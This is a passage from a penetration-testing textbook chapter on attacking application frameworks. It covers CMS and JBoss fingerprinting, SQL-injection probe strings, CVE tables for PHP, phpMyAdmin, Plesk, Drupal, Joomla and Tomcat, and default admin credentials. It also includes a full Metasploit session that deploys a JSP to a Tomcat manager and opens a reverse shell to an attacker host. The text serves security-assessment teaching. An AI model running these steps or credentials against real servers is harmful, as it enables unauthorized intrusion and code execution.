11 See DVCS-pillage on GitHub.
12 See Skipfish in the Google Code Archive.
13 Jeremiah Grossman, “Cross-Site Tracing (XST)”, white paper for WhiteHat Security, January 20, 2003, and Amit Klein, “XST Strikes Back”, SecuriTeam, January 25, 2006.
14 Metasploit http_put module.
15 Metasploit iis_webdav_upload module.
16 Chris Sullo, “DAVTest: Quickly Test & Exploit WebDAV Servers”, Sunera Information Security Blog, April 27, 2010.
17 Metasploit webdav_website_content module.
18 Metasploit webdav_internal_ip module.
19 See cadaver on WebDav.org.
20 Shanison, “Unset/Remove Apache Response Header – Protect Your Server Information”, July 5, 2012.
21 Tarunika Shrivastava, “13 Apache Web Server Security and Hardening Tips”, TecMint, January 7, 2015.
Application frameworks interpret and execute code written in languages such as Java, PHP, Python, and Ruby. Frameworks can be bundled within larger web server packages (e.g., ASP.NET within Microsoft IIS) or run using distinct application and web server components (such as JBoss Application Server running atop of Apache Tomcat). Figure 14-1 demonstrates popular application and web server configurations (note: many of these frameworks can also be presented using alternate web servers).

In many cases, developers are responsible for application security, and IT operations staff infrastructure security. Exploitable gaps might exist if parties neglect to harden the framework components between these layers.
This chapter describes application framework investigation and exploitation.
Chapter 13 describes application framework fingerprinting through the following:
Review of HTTP headers (e.g., Server and X-Powered-By)
Analysis of cookies set upon connecting (primarily session variables)
Analysis of filenames, extensions, and directory structures
Review of metadata within content (e.g., HTML and JavaScript)
Automated tools that you can use to further investigate and profile application framework components include BlindElephant,1 WAFP,2 and clusterd.3 The first two fingerprint content management system (CMS) platforms written in PHP (e.g., WordPress, Joomla, and Drupal), and clusterd can fingerprint application servers, including Apache Tomcat, JBoss, and Adobe ColdFusion.
Example 14-1 demonstrates BlindElephant run against drupal.org. The utility requires a platform name to fingerprint4 (e.g., confluence, drupal, wordpress, joomla). Depending on the CMS, you should then use specific tools such as CMS Explorer,5 WPScan,6 and the OWASP Joomla Vulnerability Scanner7 to identify exploitable conditions.
root@kali:~# BlindElephant.py http://drupal.org drupal Loaded /usr/lib/python2.7/dist-packages/blindelephant/dbs/drupal.pkl with 145 versions, 478 differentiating paths, and 434 version groups. Starting BlindElephant fingerprint for version of drupal at http://drupal.org Hit http://drupal.org/CHANGELOG.txt File produced no match. Error: Retrieved file doesn't match known fingerprint. 8192ffaeed2d2611fafc1fd3e5e9d463 Hit http://drupal.org/INSTALL.txt File produced no match. Error: Retrieved file doesn't match known fingerprint. 951b85a6fc1b297c3c08509aa5c856a0 Hit http://drupal.org/misc/drupal.js File produced no match. Error: Retrieved file doesn't match known fingerprint. cf5f4b0465085aa398e9fafd1516e4e8 Hit http://drupal.org/MAINTAINERS.txt File produced no match. Error: Retrieved file doesn't match known fingerprint. 0ab7810aeaa9e3b7cee59c7364ad0256 Hit http://drupal.org/themes/garland/style.css Possible versions based on result: 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 7.10, 7.11, 7.12, 7.13, 7.14 Hit http://drupal.org/misc/autocomplete.js File produced no match. Error: Retrieved file doesn't match known fingerprint. 902b9d31800b62f4300a8f5cacc9b5cd Hit http://drupal.org/database/updates.inc File produced no match. Error: Failed to reach a server: Not Found Hit http://drupal.org/UPGRADE.txt File produced no match. Error: Retrieved file doesn't match known fingerprint. fcc4b5c3f0091c84ec9f616173437e5f Hit http://drupal.org/misc/tabledrag.js Possible versions based on result: 7.14 Hit http://drupal.org/database/database.pgsql File produced no match. Error: Failed to reach a server: Not Found Hit http://drupal.org/misc/drupal.css File produced no match. Error: Failed to reach a server: Not Found Fingerprinting resulted in: 7.14 Best Guess: 7.14
Example 14-2 demonstrates clusterd installation and fingerprinting of a JBoss application server (output stripped for brevity). The tool can identify other servers, including Adobe ColdFusion and IBM WebLogic Application Server.
root@kali:~# git clone https://github.com/hatRiot/clusterd.git
Cloning into 'clusterd'...
remote: Counting objects: 1294, done.
remote: Total 1294 (delta 0), reused 0 (delta 0), pack-reused 1294
Receiving objects: 100% (1294/1294), 4.97 MiB | 242 KiB/s, done.
Resolving deltas: 100% (873/873), done.
root@kali:~# cd clusterd/
root@kali:~/clusterd# ./clusterd.py --fingerprint -i 213.255.78.106 -p 80
clusterd/0.4 - clustered attack toolkit
[Supporting 7 platforms]
[2015-06-10 11:57AM] Started at 2015-06-10 11:57AM
[2015-06-10 11:57AM] Servers' OS hinted at windows
[2015-06-10 11:57AM] Fingerprinting host '213.255.78.106'
[2015-06-10 11:57AM] Matched 2 fingerprints for service jboss
[2015-06-10 11:57AM] JBoss HTTP Headers (Unreliable) (version 4.0)
[2015-06-10 11:57AM] JBoss Status Page (version Any)
[2015-06-10 11:57AM] Fingerprinting completed.
[2015-06-10 11:57AM] Vulnerable to JBoss Path Traversal (CVE-2005-2006)
[2015-06-10 11:57AM] Finished at 2015-06-10 11:57AM
You can enumerate the configuration of backend data stores via unhardened web applications and framework components. By actively testing an application and investigating output (e.g., error messages returned), you can identify the data store in use. Input variables used to solicit responses include the following:
test ' '-- '+OR+1=1 '+AND+1=1 '+AND+1=2 ; *% foo) @@servername
For example, an error generated by a Microsoft SQL Server instance upon failing to parse crafted input (i.e., http://www.example.org/target/target.asp?id=') is as follows:
Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver]Unclosed quotation mark before the character string ''. /target/target.asp, line 113
This error indicates SQL injection within the application. Testing of custom-written applications is outside of the scope of this book; however, The Web Application Hacker’s Handbook, by Dafydd Stuttard and Marcus Pinto (Wiley, 2011) is devoted to the topic.
Remotely exploitable vulnerabilities exist within unhardened application framework components. Severe remotely exploitable flaws stem from software defects and lack of security controls, which can result in the following:
Unauthorized access to management interfaces
Information leak and sensitive data exposure
Arbitrary file upload and code execution
Through reducing attack surface and maintaining software (i.e., patching up to date), you can mitigate and resolve most issues. Known flaws within application servers and framework components are detailed in the subsequent sections.
PHP consists of an interpreter core and optional subsystems (including FTP, Mail, OpenSSL, Phar, and ZIP). With the exception of two issues8 and a zero-day flaw,9 exploitation of known vulnerabilities requires an adversary to provide malicious content (e.g., a PHP script or archive file) that is then parsed. Significant flaws are listed in Table 14-1 and a useful list of resolved issues can be found in the PHP 5 ChangeLog.10
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
CVE-2015-3329 CVE-2015-3307 |
5.6.0 to 5.6.7 5.5.0 to 5.5.23 5.4.41 and prior |
Multiple stack and integer overflows in the Phar subsystem, resulting in code execution upon parsing malicious archive files |
CVE-2015-2787 CVE-2015-0231 CVE-2014-8142 |
5.6.0 to 5.6.6 5.5.0 to 5.2.22 5.4.38 and prior |
Multiple use-after-free issues relating to the process_nested_data function in /ext/standard/var_unserializer.re, resulting in arbitrary code execution |
| CVE-2015-2331 | 5.6.0 to 5.6.6 5.5.0 to 5.5.22 5.4.38 and prior |
Integer overflow within the ZIP subsystem upon parsing a malicious archive |
| CVE-2014-9705 | 5.6.0 to 5.6.5 5.5.0 to 5.5.21 5.4.37 and prior |
Heap overflow within /ext/enchant/enchant.c resulting in arbitrary code execution |
| CVE-2014-3515 | 5.5.0 to 5.5.13 5.4.29 and prior |
Type confusion issues within the SPL subsystem, resulting in code execution |
CVE-2012-2311 CVE-2012-1823 |
5.4.0 to 5.4.2 5.3.0 to 5.3.12 |
If configured as a CGI script (as opposed to an Apache module), PHP is vulnerable to an argument injection vulnerability resulting in code executiona |
CVE-2012-0830 CVE-2011-4885 |
5.3.9 and prior | Arbitrary code execution via a request containing a large number of variables being presented to php_register_variable_ex |
Popular server management consoles include Parallels Plesk and phpMyAdmin (used to administer MySQL over HTTP). Plesk is commonly exposed via TCP port 8443 using a dedicated server instance, and phpMyAdmin is often accessible via a /phpmyadmin path, as shown in Figure 14-2. Common weak username/password combinations for phpMyAdmin are root/(blank), root/password, and root/root.

Tables 14-2 and 14-3 list known vulnerabilities within these consoles. Most issues result in arbitrary code execution but require authenticated access. A large number of XSS and CSRF flaws also exist in these packages.
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
| CVE-2012-1557 | 10.3 to 10.3 MU#4 10.2 to 10.2 MU#15 10.1 to 10.1 MU#21 10.0 to 10.0 MU#12 9.5 MU#10 and prior |
SQL injection in /admin/plib/api-rpc/Agent.php (exploited in the wild during March 2012) |
| CVE-2011-4847 | 10.4.4 and prior | SQL injection triggered via malformed certificateslist cookie to notification@/ |
CVE-2011-4753 CVE-2011-4734 |
10.2 and prior | Multiple SQL injection vulnerabilities in /domains/sitebuilder_edit.php, PHP scripts under file-manager/, and others |
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
CVE-2016-2044 CVE-2016-2042 CVE-2016-2038 |
4.5.0 to 4.5.3 4.4.0 to 4.4.15.2 4.0.0 to 4.0.10.12 |
Multiple remote unauthenticated information leak flaws resulting in path information being revealed |
| CVE-2016-1927 | Brute-force password grinding via a flaw within the suggestPassword function | |
CVE-2014-8961 CVE-2014-8959 |
4.2.0 to 4.2.11 4.1.0 to 4.1.14.6 4.0.0 to 4.0.10.5 |
Multiple directory traversal flaws resulting in execution of arbitrary local files and disclosure of sensitive content by authenticated users |
| CVE-2013-5003 | 4.0.0 to 4.0.4.1 3.5.0 to 3.5.8.1 |
SQL injection vulnerabilities within pmd_pdf.php and schema_export.php |
| CVE-2013-3240 | 4.0.0 to 4.0.0-rc2 | Directory traversal via the Export feature |
| CVE-2013-3238 | 3.5.0 to 3.5.8 4.0.0 to 4.0.0-rc2 |
Remote code execution via db_settings.phpa |
CVE-2011-2718 CVE-2011-2643 |
3.4.0 to 3.4.3.1 | Multiple directory traversal vulnerabilities resulting in data exposure and execution of arbitrary local files |
CVE-2011-2508 CVE-2011-2507 CVE-2011-2506 CVE-2011-2505 |
3.0.0 to 3.3.10.1 3.4.0 to 3.4.3 |
Multiple PHP code injection and directory traversal flaws |
| CVE-2010-3055 | 2.11.0 to 2.11.10 | PHP code execution via scripts/setup.php |
Drupal, Joomla, SilverStripe, and WordPress are popular CMS packages written in PHP. Individual components within vulnerable versions of these packages are prone to attack, resulting in SQL injection, XSS, file upload, and code execution. Figure 14-3 demonstrates the relationship between these CMS packages, users, administrators, and the underlying web server.

At the time of writing, Metasploit includes 68 exploit modules across these four CMS platforms, and NVD lists hundreds of high-severity vulnerabilities. Many flaws exist in optional modules and add-ons. Upon identifying a particular CMS (using BlindElephant or similar), manually investigate its configuration to uncover exploitable conditions.
Tables 14-4 through 14-7 list the remotely exploitable command execution vulnerabilities within the default Drupal, Joomla, SilverStripe, and WordPress components. Note: many of these require privileged access to the CMS to exploit.
| CVE reference | Affected versions | Notes |
|---|---|---|
| CVE-2016-3171 | 6.37 and prior | Remote code execution via session data truncation vectors, exploitable if the server PHP interpreter is outdated |
| CVE-2015-7876 | 7.x | Drupal’s Microsoft SQL driver does not properly escape certain characters, resulting in execution of arbitrary SQL statements |
| CVE-2015-6659 | 7.0 to 7.38 | Arbitrary SQL statement execution via the SQL comment filtering system used by the Drupal Database API |
| CVE-2015-5502 | 7.x | Flaws within the Drupal Storage API resulting in unintended remotely exploitable consequences |
| CVE-2014-3704 | 7.0 to 7.31 | SQL injection via crafted keys relating to the database abstraction APIa |
| CVE-2012-4554 | 7.0 to 7.15 | XXE injection flaw within the OpenID module resulting in arbitrary file exposureb |
| – | 6.x and 7.x | User enumeration via the Views modulec |
a Metasploit drupal_drupageddon module. | ||
During testing, use the Nmap http-drupal-enum script to enumerate the installed Drupal modules and themes for a server, including Views and OpenID.
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
| CVE-2015-8769 | 3.0.0 to 3.4.6 | SQL injection via unspecified vectors |
CVE-2015-8565 CVE-2015-8564 |
3.4.5 and prior | Multiple directory traversal flaws |
| CVE-2015-8562 | PHP object injection flaw resulting in remote arbitrary command executiona | |
CVE-2015-7857 CVE-2015-7297 CVE-2015-7858 |
3.4.4 and prior | Multiple SQL injection flaws resulting in execution of arbitrary SQL, privilege escalation, and command execution upon uploading a malicious templateb |
| CVE-2014-7981 | 3.1.0 to 3.2.2 | SQL injection leading to arbitrary database access and local file disclosurec |
a Metasploit joomla_http_header_rce module. | ||
| CVE reference | Affected versions | Notes |
|---|---|---|
| – | 3.0.0 to 3.0.2 | Privilege escalation via persistent XSS and CSRFa |
| CVE-2011-4960 | 2.4.0 to 2.4.5 2.3.0 to 2.3.11 |
SQL injection resulting in remote arbitrary command execution |
a See “Silverstripe CMS 3.0.2 - Multiple Vulnerabilities” on Offensive Security’s Exploit Database archive. | ||
Tomcat consists of Coyote (the HTTP connector that brokers inbound connections), Catalina (the Java servlet container), and Jasper (the JSP engine that compiles code for Catalina to process). Remotely exploitable flaws within these components are detailed in the subsequent sections.
Application servers including JBoss and Apache Struts also use Coyote as a web server. During testing you will find that such servers return an HTTP header of Server: Apache-Coyote/1.1. To avoid mislabeling the application server as Apache Tomcat (i.e., Catalina), you should identify the underlying container by reviewing returned content (including HTTP headers and cookies) and scanning for the presence of particular files.
The manager application exposes an administrative interface via /mananger/html. Credentials are required, and common default username/password combinations include admin/(blank), cxuser/cxuser, j2deployer/j2deployer,11 ovwebusr/OvW*busr1,12 tomcat/tomcat, and vcx/vcx.
Upon authenticating, you can use the Metasploit tomcat_mgr_deploy module to deploy a JSP command shell, as demonstrated by Example 14-3. In this case, we attack the Linux host at 192.168.0.10 (example.org) from 192.168.0.20 using default credentials (tomcat/tomcat) to execute a reverse command shell.
msf > use exploit/multi/http/tomcat_mgr_deploy msf exploit(tomcat_mgr_deploy) > set payload linux/x86/shell/reverse_tcp msf exploit(tomcat_mgr_deploy) > show options Module options (exploit/multi/http/tomcat_mgr_deploy): Name Current Setting Required Description ---- --------------- -------- ----------- PASSWORD no The password for the specified username PATH /manager yes The URI path of the manager app Proxies no Use a proxy chain RHOST yes The target address RPORT 80 yes The target port USERNAME no The username to authenticate as VHOST no HTTP server virtual host Payload options (linux/x86/shell/reverse_tcp): Name Current Setting Required Description ---- --------------- -------- ----------- LHOST yes The listen address LPORT 4444 yes The listen port msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.0.10 msf exploit(tomcat_mgr_deploy) > set VHOST example.org msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat msf exploit(tomcat_mgr_deploy) > set LHOST 192.168.0.20 msf exploit(tomcat_mgr_deploy) > run [*] Started reverse handler on 192.168.0.20:4444 [*] Attempting to automatically select a target... [*] Automatically selected target "Linux x86" [*] Uploading 1648 bytes as XWouWv7gyqklF.war ... [*] Executing /XWouWv7gyqklF/TlYqV18SeuKgbYgmHxojQm2n.jsp... [*] Sending stage (36 bytes) to 192.168.0.10 [*] Undeploying XWouWv7gyqklF ... [*] Command shell session 1 opened (192.168.0.20:4444 -> 192.168.0.10:39401) id uid=115(tomcat6) gid=123(tomcat6) groups=123(tomcat6)
Exploitable vulnerabilities exist within dated Tomcat releases, as listed in Table 14-8. XSS and CSRF flaws apply to components including /manager/html and /jsp/cal/cal2.jsp; however, these are not listed for the sake of brevity.
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
| CVE-2013-4444 | 7.0.0 to 7.0.39 | Unrestricted file upload vulnerability affecting custom configurations |
|
CVE-2011-1419 CVE-2011-1183 CVE-2011-1088 |
7.0.0 to 7.0.11 | Multiple vulnerabilities relating to web.xml settings, resulting in bypass of intended access restrictions |
| CVE-2010-2227 |
7.0.0 beta 6.0.0 to 6.0.27 5.5.0 to 5.5.29 |
Buffer recycling flaw resulting in information leak and denial of service via an invalid Transfer-Encoding headera |
|
CVE-2009-2902 CVE-2009-2693 |
6.0.0 to 6.0.20 5.5.0 to 5.5.28 |
WAR filename directory traversal bugs resulting in arbitrary file overwrite and deletion |
| CVE-2009-0580 |
6.0.0 to 6.0.18 5.5.0 to 5.5.27 4.1.0 to 4.1.39 |
Username enumeration flawb |
Many commercial products are bundled with defective Apache Tomcat components. In particular, NVD details significant remotely exploitable issues affecting:
The Apache JServ Protocol (AJP, known also as the JK protocol) is commonly exposed via TCP port 8009. The service is run by Apache Coyote and acts as a binary connector between the frontend presentation server (e.g., Apache HTTP Server) and backend servlet container (i.e., Catalina). If the service is available, you may interact with it in a similar way as you would an exposed Tomcat instance, by configuring a local Apache HTTP Server to forward traffic via mod_jk.16
Nmap includes five NSE scripts to interact with AJP endpoints, as listed in Table 14-9.
| Name | Purpose |
|---|---|
| ajp-auth | Retrieve the authentication scheme and realm |
| ajp-brute | Perform brute-force password grinding over AJP |
| ajp-headers | Retrieve the server headers upon requesting content |
| ajp-methods | Enumerate supported HTTP methods over AJP (via OPTIONS) |
| ajp-request | Request a URI over AJP and returns the output |
The JBoss Application Server (also known as WildFly) uses the Apache Coyote HTTP connector as its web server. Figure 14-4 demonstrates the architecture, by which HTTP and RMI (Remote Method Invocation) services provide access to individual MBeans17 via the JMX application server core (MBeanServer).

RMI is supported by servers including Oracle Application Server, WebLogic, IBM WebSphere, and JBoss. This section details RMI testing against JBoss, but the techniques are applicable against other server platforms (often using different TCP ports).
The /web-console/ServerInfo.jsp and /status?full=true web pages often reveal server details, as shown in Figures 14-5 and 14-6. You can then interact with available applications and cross-reference the JBoss version with NVD to identify weaknesses.

